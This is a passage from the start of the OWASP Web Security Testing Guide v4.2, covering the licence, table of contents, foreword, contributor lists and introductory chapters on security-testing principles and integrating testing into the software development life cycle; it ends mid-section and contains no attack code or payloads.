OWASP®
Open Web Application Security Project

WEB SECURITY TESTING GUIDE

VERSION 4.2

Elie Saad
Rick Mitchell

owasp.org

YOU ARE FREE:

To Share - to copy, distribute and transmit the work

To Remix - to adapt the work

UNDER THE FOLLOWING CONDITIONS:

Attribution. You must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work).

Share Alike. If you alter, transform, or build upon this work, you may distribute the resulting work only under the same, similar or a compatible license.

OWASP®
Open Web Application Security Project

The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software. Our mission is to make application security "visible", so that people and organizations can make informed decisions about application security risks. Every one is free to participate in OWASP and all of our materials are available under a free and open software license. The OWASP Foundation is a 501c3 not-for-profit charitable organization that ensures the ongoing availability and support for our work.

Table of Contents

0. Foreword by Eoin Keary
1. Frontispiece
2. Introduction
2.1 The OWASP Testing Project
2.2 Principles of Testing
2.3 Testing Techniques Explained
2.4 Manual Inspections and Reviews
2.5 Threat Modeling
2.6 Source Code Review
2.7 Penetration Testing
2.8 The Need for a Balanced Approach
2.9 Deriving Security Test Requirements
2.10 Security Tests Integrated in Development and Testing Workflows
2.11 Security Test Data Analysis and Reporting
3. The OWASP Testing Framework
3.1 The Web Security Testing Framework
3.2 Phase 1 Before Development Begins
3.3 Phase 2 During Definition and Design
3.4 Phase 3 During Development
3.5 Phase 4 During Deployment
3.6 Phase 5 During Maintenance and Operations
3.7 A Typical SDLC Testing Workflow
3.8 Penetration Testing Methodologies
4. Web Application Security Testing
4.0 Introduction and Objectives
4.1 Information Gathering
4.1.1 Conduct Search Engine Discovery Reconnaissance for Information Leakage
4.1.2 Fingerprint Web Server
4.1.3 Review Webserver Metafiles for Information Leakage
4.1.4 Enumerate Applications on Webserver
4.1.5 Review Webpage Content for Information Leakage
4.1.6 Identify Application Entry Points
4.1.7 Map Execution Paths Through Application
4.1.8 Fingerprint Web Application Framework
4.1.9 Fingerprint Web Application
4.1.10 Map Application Architecture
4.2 Configuration and Deployment Management Testing
4.2.1 Test Network Infrastructure Configuration
4.2.2 Test Application Platform Configuration
4.2.3 Test File Extensions Handling for Sensitive Information

4.2.4 Review Old Backup and Unreferenced Files for Sensitive Information
4.2.5 Enumerate Infrastructure and Application Admin Interfaces
4.2.6 Test HTTP Methods
4.2.7 Test HTTP Strict Transport Security
4.2.8 Test RIA Cross Domain Policy
4.2.9 Test File Permission
4.2.10 Test for Subdomain Takeover
4.2.11 Test Cloud Storage
4.3 Identity Management Testing
4.3.1 Test Role Definitions
4.3.2 Test User Registration Process
4.3.3 Test Account Provisioning Process
4.3.4 Testing for Account Enumeration and Guessable User Account
4.3.5 Testing for Weak or Unenforced Username Policy
4.4 Authentication Testing
4.4.1 Testing for Credentials Transported over an Encrypted Channel
4.4.2 Testing for Default Credentials
4.4.3 Testing for Weak Lock Out Mechanism
4.4.4 Testing for Bypassing Authentication Schema
4.4.5 Testing for Vulnerable Remember Password
4.4.6 Testing for Browser Cache Weaknesses
4.4.7 Testing for Weak Password Policy
4.4.8 Testing for Weak Security Question Answer
4.4.9 Testing for Weak Password Change or Reset Functionalities
4.4.10 Testing for Weaker Authentication in Alternative Channel
4.5 Authorization Testing
4.5.1 Testing Directory Traversal File Include
4.5.2 Testing for Bypassing Authorization Schema
4.5.3 Testing for Privilege Escalation
4.5.4 Testing for Insecure Direct Object References
4.6 Session Management Testing
4.6.1 Testing for Session Management Schema
4.6.2 Testing for Cookies Attributes
4.6.3 Testing for Session Fixation
4.6.4 Testing for Exposed Session Variables
4.6.5 Testing for Cross Site Request Forgery
4.6.6 Testing for Logout Functionality
4.6.7 Testing Session Timeout
4.6.8 Testing for Session Puzzling
4.6.9 Testing for Session Hijacking
4.7 Input Validation Testing
4.7.1 Testing for Reflected Cross Site Scripting
4.7.2 Testing for Stored Cross Site Scripting
4.7.3 Testing for HTTP Verb Tampering
4.7.4 Testing for HTTP Parameter Pollution
4.7.5 Testing for SQL Injection
4.7.5.1 Testing for Oracle
4.7.5.2 Testing for MySQL
4.7.5.3 Testing for SQL Server

4.7.5.4 Testing PostgreSQL
4.7.5.5 Testing for MS Access
4.7.5.6 Testing for NoSQL Injection
4.7.5.7 Testing for ORM Injection
4.7.5.8 Testing for Client-side
4.7.6 Testing for LDAP Injection
4.7.7 Testing for XML Injection
4.7.8 Testing for SSI Injection
4.7.9 Testing for XPath Injection
4.7.10 Testing for IMAP SMTP Injection
4.7.11 Testing for Code Injection
4.7.11.1 Testing for Local File Inclusion
4.7.11.2 Testing for Remote File Inclusion
4.7.12 Testing for Command Injection
4.7.13 Testing for Format String Injection
4.7.14 Testing for Incubated Vulnerability
4.7.15 Testing for HTTP Splitting Smuggling
4.7.16 Testing for HTTP Incoming Requests
4.7.17 Testing for Host Header Injection
4.7.18 Testing for Server-side Template Injection
4.7.19 Testing for Server-Side Request Forgery
4.8 Testing for Error Handling
4.8.1 Testing for Improper Error Handling
4.8.2 Testing for Stack Traces
4.9 Testing for Weak Cryptography
4.9.1 Testing for Weak Transport Layer Security
4.9.2 Testing for Padding Oracle
4.9.3 Testing for Sensitive Information Sent via Unencrypted Channels
4.9.4 Testing for Weak Encryption
4.10 Business Logic Testing
4.10.0 Introduction to Business Logic
4.10.1 Test Business Logic Data Validation
4.10.2 Test Ability to Forge Requests
4.10.3 Test Integrity Checks
4.10.4 Test for Process Timing
4.10.5 Test Number of Times a Function Can Be Used Limits
4.10.6 Testing for the Circumvention of Work Flows
4.10.7 Test Defenses Against Application Misuse
4.10.8 Test Upload of Unexpected File Types
4.10.9 Test Upload of Malicious Files
4.11 Client-side Testing
4.11.1 Testing for DOM-Based Cross Site Scripting
4.11.2 Testing for JavaScript Execution
4.11.3 Testing for HTML Injection
4.11.4 Testing for Client-side URL Redirect
4.11.5 Testing for CSS Injection
4.11.6 Testing for Client-side Resource Manipulation
4.11.7 Testing Cross Origin Resource Sharing
4.11.8 Testing for Cross Site Flashing
4.11.9 Testing for Clickjacking

4.11.10 Testing WebSockets
4.11.11 Testing Web Messaging
4.11.12 Testing Browser Storage
4.11.13 Testing for Cross Site Script Inclusion
4.12 API Testing
4.12.1 Testing GraphQL
5. **Reporting**
Appendix A. **Testing Tools Resource**
Appendix B. **Suggested Reading**
Appendix C. **Fuzz Vectors**
Appendix D. **Encoded Injection**
Appendix E. **History**
Appendix F. **Leveraging Dev Tools**

Foreword by Eoin Keary

The problem of insecure software is perhaps the most important technical challenge of our time. The dramatic rise of web applications enabling business, social networking etc has only compounded the requirements to establish a robust approach to writing and securing our Internet, Web Applications and Data.

At the Open Web Application Security Project® (OWASP®), we're trying to make the world a place where insecure software is the anomaly, not the norm. The OWASP Testing Guide has an important role to play in solving this serious issue. It is vitally important that our approach to testing software for security issues is based on the principles of engineering and science. We need a consistent, repeatable and defined approach to testing web applications. A world without some minimal standards in terms of engineering and technology is a world in chaos.

It goes without saying that you can't build a secure application without performing security testing on it. Testing is part of a wider approach to build a secure system. Many software development organizations do not include security testing as part of their standard software development process. What is even worse is that many security vendors deliver testing with varying degrees of quality and rigor.

Security testing, by itself, isn't a particularly good stand alone measure of how secure an application is, because there are an infinite number of ways that an attacker might be able to make an application break, and it simply isn't possible to test them all. We can't hack ourselves secure as we only have a limited time to test and defend where an attacker does not have such constraints.

In conjunction with other OWASP projects such as the Code Review Guide, the Development Guide and tools such as OWASP ZAP, this is a great start towards building and maintaining secure applications. This Testing Guide will show you how to verify the security of your running application. I highly recommend using these guides as part of your application security initiatives.

Why OWASP?

Creating a guide like this is a huge undertaking, requiring the expertise of hundreds of people around the world. There are many different ways to test for security flaws and this guide captures the consensus of the leading experts on how to perform this testing quickly, accurately, and efficiently. OWASP gives like minded security folks the ability to work together and form a leading practice approach to a security problem.

The importance of having this guide available in a completely free and open way is important for the foundation's mission. It gives anyone the ability to understand the techniques used to test for common security issues. Security should not be a black art or closed secret that only a few can practice. It should be open to all and not exclusive to security practitioners but also QA, Developers and Technical Managers. The project to build this guide keeps this expertise in the hands of the people who need it - you, me and anyone that is involved in building software.

This guide must make its way into the hands of developers and software testers. There are not nearly enough application security experts in the world to make any significant dent in the overall problem. The initial responsibility for application security must fall on the shoulders of the developers because they write the code. It shouldn't be a surprise that developers aren't producing secure code if they're not testing for it or consider the types of bugs which introduce vulnerability.

Keeping this information up to date is a critical aspect of this guide project. By adopting the wiki approach, the OWASP community can evolve and expand the information in this guide to keep pace with the fast moving application security threat landscape.

This Guide is a great testament to the passion and energy our members and project volunteers have for this subject. It shall certainly help to change the world a line of code at a time.

Tailoring and Prioritizing

You should adopt this guide in your organization. You may need to tailor the information to match your organization's technologies, processes, and organizational structure.

In general there are several different roles within organizations that may use this guide:

- Developers should use this guide to ensure that they are producing secure code. These tests should be a part of normal code and unit testing procedures.
- Software testers and QA should use this guide to expand the set of test cases they apply to applications. Catching these vulnerabilities early saves considerable time and effort later.
- Security specialists should use this guide in combination with other techniques as one way to verify that no security holes have been missed in an application.
- Project Managers should consider the reason this guide exists and that security issues are manifested via bugs in code and design.

The most important thing to remember when performing security testing is to continuously re-prioritize. There are an infinite number of possible ways that an application could fail, and organizations always have limited testing time and resources. Be sure time and resources are spent wisely. Try to focus on the security holes that are a real risk to your business. Try to contextualize risk in terms of the application and its use cases.

This guide is best viewed as a set of techniques that you can use to find different types of security holes. But not all the techniques are equally important. Try to avoid using the guide as a checklist, new vulnerabilities are always manifesting and no guide can be an exhaustive list of "things to test for", but rather a great place to start.

The Role of Automated Tools

There are a number of companies selling automated security analysis and testing tools. Remember the limitations of these tools so that you can use them for what they're good at. As Michael Howard put it at the 2006 OWASP AppSec Conference in Seattle, "Tools do not make software secure! They help scale the process and help enforce policy."

Most importantly, these tools are generic - meaning that they are not designed for your custom code, but for applications in general. That means that while they can find some generic problems, they do not have enough knowledge of your application to allow them to detect most flaws. In my experience, the most serious security issues are the ones that are not generic, but deeply intertwined in your business logic and custom application design.

These tools can also be very useful, since they do find lots of potential issues. While running the tools doesn't take much time, each one of the potential problems takes time to investigate and verify. If the goal is to find and eliminate the most serious flaws as quickly as possible, consider whether your time is best spent with automated tools or with the techniques described in this guide. Still, these tools are certainly part of a well-balanced application security program. Used wisely, they can support your overall processes to produce more secure code.

Call to Action

If you're building, designing or testing software, I strongly encourage you to get familiar with the security testing guidance in this document. It is a great road map for testing the most common issues that applications are facing today, but it is not exhaustive. If you find errors, please add a note to the discussion page or make the change yourself. You'll be helping thousands of others who use this guide.

Please consider joining us as an individual or corporate member so that we can continue to produce materials like this testing guide and all the other great projects at OWASP.

Thank you to all the past and future contributors to this guide, your work will help to make applications worldwide more secure.

–Eoin Keary, OWASP Board Member, April 19, 2013

Open Web Application Security Project and OWASP are registered trademarks of the OWASP Foundation, Inc.

Frontispiece

Welcome

> As we focus on incremental improvement, this release introduces numerous updates. We've standardized scenario formats to create a better reading experience, added objectives for each testing scenario, merged sections, and added new scenarios on some modern testing topics.
>
> — Rick Mitchell

OWASP thanks the many authors, reviewers, and editors for their hard work in bringing this guide to where it is today. If you have any comments or suggestions on the Testing Guide, please feel free to open an Issue or submit a fix/contribution via Pull Request to our GitHub repository.

Copyright and Licensee

Copyright (c) 2020 The OWASP Foundation.

This document is released under the Creative Commons 4.0 License. Please read and understand the license and copyright conditions.

Leaders

- Elie Saad
- Rick Mitchell

Core Team

- Rejah Rehim
- Victoria Drake

Authors

- Aaron Williams
- Alessia Michela Di Campi
- Elie Saad
- Ismael Goncalves
- Janos Zold
- Jeremy Bonghwan Choi
- Joel Espunya
- Manh Pham Tien
- Mark Clayton
- Or Asaf
- rbsec
- Rick Mitchell
- Rishu Ranjan
- Rubal Jain
- Samuele Casarin
- Stefano Calzavara
- Tal Argoni
- Victoria Drake

- Phu Nguyen (Tony)

Graphic Designers

- Hugo Costa
- Jishnu Vijayan C K
- Muhammed Anees
- Ramzi Fazah

Reviewers or Editors

- Abhi M Balakrishnan
- Asharaf Ali
- Elie Saad
- Eoin Murphy
- Francisco Bustos
- frozensolid
- Hsiang-Chih Hsu
- Jeremy Bonghwan Choi
- Lukasz Lubczynski
- Miguel Arevalo
- Najam Ul Saqib
- Nikoleta Misheva
- Patrick Santos
- Rejah Rehim
- Rick Mitchell
- Roman Mueller
- Thomas Lim
- Tom Bowyer
- Victoria Drake

Trademarks

- Java, Java Web Server, and JSP are registered trademarks of Sun Microsystems, Inc.
- Merriam-Webster is a trademark of Merriam-Webster, Inc.
- Microsoft is a registered trademark of Microsoft Corporation.
- Octave is a service mark of Carnegie Mellon University.
- Open Web Application Security Project and OWASP are registered trademarks of the OWASP Foundation, Inc.
- VeriSign and Thawte are registered trademarks of VeriSign, Inc.
- Visa is a registered trademark of VISA USA.

All other products and company names may be trademarks of their respective owners. Use of a term in this document should not be regarded as affecting the validity of any trademark or service mark.

Contacting OWASP

Contact details for the OWASP Foundation are available online. If you have a question concerning a particular project, we strongly recommend using the Google Group for that project. Many questions can also be answered by searching the OWASP web site, so please check there first.

Follow Us

Follow us on LinkedIn

Follow @owasp_wstg 831

Introduction

The OWASP Testing Project

The OWASP Testing Project has been in development for many years. The aim of the project is to help people understand the *what*, *why*, *when*, *where*, and *how* of testing web applications. The project has delivered a complete testing framework, not merely a simple checklist or prescription of issues that should be addressed. Readers can use this framework as a template to build their own testing programs or to qualify other people's processes. The Testing Guide describes in detail both the general testing framework and the techniques required to implement the framework in practice.

Writing the Testing Guide has proven to be a difficult task. It was a challenge to obtain consensus and develop content that allowed people to apply the concepts described in the guide, while also enabling them to work in their own environment and culture. It was also a challenge to change the focus of web application testing from penetration testing to testing integrated in the software development life cycle.

However, the group is very satisfied with the results of the project. Many industry experts and security professionals, some of whom are responsible for software security at some of the largest companies in the world, are validating the testing framework. This framework helps organizations test their web applications in order to build reliable and secure software. The framework does not simply highlight areas of weakness, although that is certainly a by-product of many of the OWASP guides and checklists. As such, hard decisions had to be made about the appropriateness of certain testing techniques and technologies. The group fully understands that not everyone will agree with all of these decisions. However, OWASP is able to take the high ground and change culture over time through awareness and education, based on consensus and experience.

The rest of this guide is organized as follows: this introduction covers the pre-requisites of testing web applications and the scope of testing. It also covers the principles of successful testing and testing techniques, best practices for reporting, and business cases for security testing. Chapter 3 presents the OWASP Testing Framework and explains its techniques and tasks in relation to the various phases of the software development life cycle. Chapter 4 covers how to test for specific vulnerabilities (e.g., SQL Injection) by code inspection and penetration testing.

Measuring Security: the Economics of Insecure Software

A basic tenet of software engineering is summed up in a quote from Controlling Software Projects: Management, Measurement, and Estimates by Tom DeMarco:

> You can't control what you can't measure.

Security testing is no different. Unfortunately, measuring security is a notoriously difficult process.

One aspect that should be emphasized is that security measurements are about both the specific technical issues (e.g., how prevalent a certain vulnerability is) and how these issues affect the economics of software. Most technical people will at least understand the basic issues, or they may have a deeper understanding of the vulnerabilities. Sadly, few are able to translate that technical knowledge into monetary terms and quantify the potential cost of vulnerabilities to the application owner's business. Until this happens, CIOs will not be able to develop an accurate return on security investment and, subsequently, assign appropriate budgets for software security.

While estimating the cost of insecure software may appear a daunting task, there has been a significant amount of work in this direction. In 2018 the Consortium for IT Software Quality summarized:

> …the cost of poor quality software in the US in 2018 is approximately $2.84 trillion…

The framework described in this document encourages people to measure security throughout the entire development process. They can then relate the cost of insecure software to the impact it has on the business, and consequently

develop appropriate business processes, and assign resources to manage the risk. Remember that measuring and testing web applications is even more critical than for other software, since web applications are exposed to millions of users through the Internet.

What is Testing?

Many things need to be tested during the development life cycle of a web application, but what does testing actually mean? The Oxford Dictionary of English defines “test” as:

> **test** (noun): a procedure intended to establish the quality, performance, or reliability of something, especially before it is taken into widespread use.

For the purposes of this document, testing is a process of comparing the state of a system or application against a set of criteria. In the security industry, people frequently test against a set of mental criteria that are neither well defined nor complete. As a result of this, many outsiders regard security testing as a black art. The aim of this document is to change that perception, and to make it easier for people without in-depth security knowledge to make a difference in testing.

Why Perform Testing?

This document is designed to help organizations understand what comprises a testing program, and to help them identify the steps that need to be undertaken to build and operate a modern web application testing program. The guide gives a broad view of the elements required to make a comprehensive web application security program. This guide can be used as a reference and as a methodology to help determine the gap between existing practices and industry best practices. This guide allows organizations to compare themselves against industry peers, to understand the magnitude of resources required to test and maintain software, or to prepare for an audit. This chapter does not go into the technical details of how to test an application, as the intent is to provide a typical security organizational framework. The technical details about how to test an application, as part of a penetration test or code review, will be covered in the remaining parts of this document.

When to Test?

Most people today don’t test software until it has already been created and is in the deployment phase of its life cycle (i.e., code has been created and instantiated into a working web application). This is generally a very ineffective and cost-prohibitive practice. One of the best methods to prevent security bugs from appearing in production applications is to improve the Software Development Life Cycle (SDLC) by including security in each of its phases. An SDLC is a structure imposed on the development of software artifacts. If an SDLC is not currently being used in your environment, it is time to pick one! The following figure shows a generic SDLC model as well as the (estimated) increasing cost of fixing security bugs in such a model.




Figure 2-1: Generic SDLC Model

Companies should inspect their overall SDLC to ensure that security is an integral part of the development process. SDLCs should include security tests to ensure security is adequately covered and controls are effective throughout the development process.

What to Test?

It can be helpful to think of software development as a combination of people, process, and technology. If these are the factors that “create” software, then it is logical that these are the factors that must be tested. Today most people generally test the technology or the software itself.

An effective testing program should have components that test the following:

- **People** – to ensure that there is adequate education and awareness;
- **Process** – to ensure that there are adequate policies and standards and that people know how to follow these policies;
- **Technology** – to ensure that the process has been effective in its implementation.

Unless a holistic approach is adopted, testing just the technical implementation of an application will not uncover management or operational vulnerabilities that could be present. By testing the people, policies, and processes, an organization can catch issues that would later manifest themselves into defects in the technology, thus eradicating bugs early and identifying the root causes of defects. Likewise, testing only some of the technical issues that can be present in a system will result in an incomplete and inaccurate security posture assessment.

Denis Verdon, Head of Information Security at Fidelity National Financial, presented an excellent analogy for this misconception at the OWASP AppSec 2004 Conference in New York:

> If cars were built like applications … safety tests would assume frontal impact only. Cars would not be roll tested, or tested for stability in emergency maneuvers, brake effectiveness, side impact, and resistance to theft.

How To Reference WSTG Scenarios

Each scenario has an identifier in the format `WSTG-<category>-<number>`, where: 'category' is a 4 character upper case string that identifies the type of test or weakness, and 'number' is a zero-padded numeric value from 01 to 99. For example: `WSTG-INFO-02` is the second Information Gathering test.

The identifiers may change between versions therefore it is preferable that other documents, reports, or tools use the format: `WSTG-<version>-<category>-<number>`, where: 'version' is the version tag with punctuation removed. For example: `WSTG-v42-INFO-02` would be understood to mean specifically the second Information Gathering test from version 4.2.

If identifiers are used without including the `<version>` element then they should be assumed to refer to the latest Web Security Testing Guide content. Obviously as the guide grows and changes this becomes problematic, which is why writers or developers should include the version element.

Linking

Linking to Web Security Testing Guide scenarios should be done using versioned links not `stable` or `latest` which will definitely change with time. However, it is the project team's intention that versioned links not change. For example: `https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/01-Information_Gathering/02-Fingerprint_Web_Server.html`. Note: the `v42` element refers to version 4.2.

Feedback and Comments

As with all OWASP projects, we welcome comments and feedback. We especially like to know that our work is being used and that it is effective and accurate.

Principles of Testing

There are some common misconceptions when developing a testing methodology to find security bugs in software. This chapter covers some of the basic principles that professionals should take into account when performing security tests on software.

There is No Silver Bullet

While it is tempting to think that a security scanner or application firewall will provide many defenses against attack or identify a multitude of problems, in reality there is no silver bullet to the problem of insecure software. Application security assessment software, while useful as a first pass to find low-hanging fruit, is generally immature and ineffective at in-depth assessment or providing adequate test coverage. Remember that security is a process and not a product.

Think Strategically, Not Tactically

Security professionals have come to realize the fallacy of the patch-and-penetrate model that was pervasive in information security during the 1990's. The patch-and-penetrate model involves fixing a reported bug, but without proper investigation of the root cause. This model is usually associated with the window of vulnerability, also referred to as window of exposure, shown in the figure below. The evolution of vulnerabilities in common software used worldwide has shown the ineffectiveness of this model. For more information about windows of exposure, see Schneier on Security.

Vulnerability studies such as Symantec's Internet Security Threat Report have shown that with the reaction time of attackers worldwide, the typical window of vulnerability does not provide enough time for patch installation, since the time between a vulnerability being uncovered and an automated attack against it being developed and released is decreasing every year.

There are several incorrect assumptions in the patch-and-penetrate model. Many users believe that patches interfere with normal operations or might break existing applications. It is also incorrect to assume that all users are aware of newly released patches. Consequently not all users of a product will apply patches, either because they think patching may interfere with how the software works, or because they lack knowledge about the existence of the patch.




Figure 2-2: Window of Vulnerability

It is essential to build security into the Software Development Life Cycle (SDLC) to prevent reoccurring security problems within an application. Developers can build security into the SDLC by developing standards, policies, and guidelines that fit and work within the development methodology. Threat modeling and other techniques should be used to help assign appropriate resources to those parts of a system that are most at risk.

The SDLC is King

The SDLC is a process that is well-known to developers. By integrating security into each phase of the SDLC, it allows for a holistic approach to application security that leverages the procedures already in place within the organization. Be aware that while the names of the various phases may change depending on the SDLC model used by an organization, each conceptual phase of the archetype SDLC will be used to develop the application (i.e., define, design, develop, deploy, maintain). Each phase has security considerations that should become part of the existing process, to ensure a cost-effective and comprehensive security program.

There are several secure SDLC frameworks in existence that provide both descriptive and prescriptive advice. Whether a person takes descriptive or prescriptive advice depends on the maturity of the SDLC process. Essentially, prescriptive advice shows how the secure SDLC should work, and descriptive advice shows how it is used in the real world. Both have their place. For example, if you don't know where to start, a prescriptive framework can provide a menu of potential security controls that can be applied within the SDLC. Descriptive advice can then help drive the decision process by presenting what has worked well for other organizations. Descriptive secure SDLCs include BSIMM; and the prescriptive secure SDLCs include OWASP's Open Software Assurance Maturity Model (OpenSAMM), and ISO/IEC 27034 Parts 1-7, all published (except part 4).

Test Early and Test Often

When a bug is detected early within the SDLC it can be addressed faster and at a lower cost. A security bug is no different from a functional or performance-based bug in this regard. A key step in making this possible is to educate the development and QA teams about common security issues and the ways to detect and prevent them. Although new libraries, tools, or languages can help design programs with fewer security bugs, new threats arise constantly and developers must be aware of the threats that affect the software they are developing. Education in security testing also helps developers acquire the appropriate mindset to test an application from an attacker's perspective. This allows each organization to consider security issues as part of their existing responsibilities.

Test Automation

In modern development methodologies such as (but not limited to): agile, devops/devsecops, or rapid application development (RAD) consideration should be put into integrating security tests in to continuous integration/continuous deployment (CI/CD) workflows in order to maintain baseline security information/analysis and identify "low hanging fruit" type weaknesses. This can be done by leveraging dynamic application security testing (DAST), static application security testing (SAST), and software composition analysis (SCA) or dependency tracking tools during standard automated release workflows or on a regularly scheduled basis.

Understand the Scope of Security

It is important to know how much security a given project will require. The assets that are to be protected should be given a classification that states how they are to be handled (e.g., confidential, secret, top secret). Discussions should occur with legal council to ensure that any specific security requirements will be met. In the USA, requirements might come from federal regulations, such as the Gramm-Leach-Bliley Act, or from state laws, such as the California SB-1386. For organizations based in EU countries, both country-specific regulation and EU Directives may apply. For example, Directive 96/46/EC4 and Regulation (EU) 2016/679 (General Data Protection Regulation) make it mandatory to treat personal data in applications with due care, whatever the application.

Develop the Right Mindset

Successfully testing an application for security vulnerabilities requires thinking "outside of the box." Normal use cases will test the normal behavior of the application when a user is using it in the manner that is expected. Good security testing requires going beyond what is expected and thinking like an attacker who is trying to break the application. Creative thinking can help to determine what unexpected data may cause an application to fail in an insecure manner. It can also help find any assumptions made by web developers that are not always true, and how those assumptions can be subverted. One reason that automated tools do a poor job of testing for vulnerabilities is that automated tools do not think creatively. Creative thinking must be done on a case-by-case basis, as most web applications are being developed in a unique way (even when using common frameworks).

Understand the Subject

One of the first major initiatives in any good security program should be to require accurate documentation of the application. The architecture, data-flow diagrams, use cases, etc. should be recorded in formal documents and made available for review. The technical specification and application documents should include information that lists not only the desired use cases, but also any specifically disallowed use cases. Finally, it is good to have at least a basic security infrastructure that allows the monitoring and trending of attacks against an organization's applications and network (e.g., intrusion detection systems).

Use the Right Tools

While we have already stated that there is no silver bullet tool, tools do play a critical role in the overall security program. There is a range of Open Source and commercial tools that can automate many routine security tasks. These tools can simplify and speed up the security process by assisting security personnel in their tasks. However, it is important to understand exactly what these tools can and cannot do so that they are not oversold or used incorrectly.

The Devil is in the Details

It is critical not to perform a superficial security review of an application and consider it complete. This will instill a false sense of confidence that can be as dangerous as not having done a security review in the first place. It is vital to carefully review the findings and weed out any false positives that may remain in the report. Reporting an incorrect security finding can often undermine the valid message of the rest of a security report. Care should be taken to verify

that every possible section of application logic has been tested, and that every use case scenario was explored for possible vulnerabilities.

Use Source Code When Available

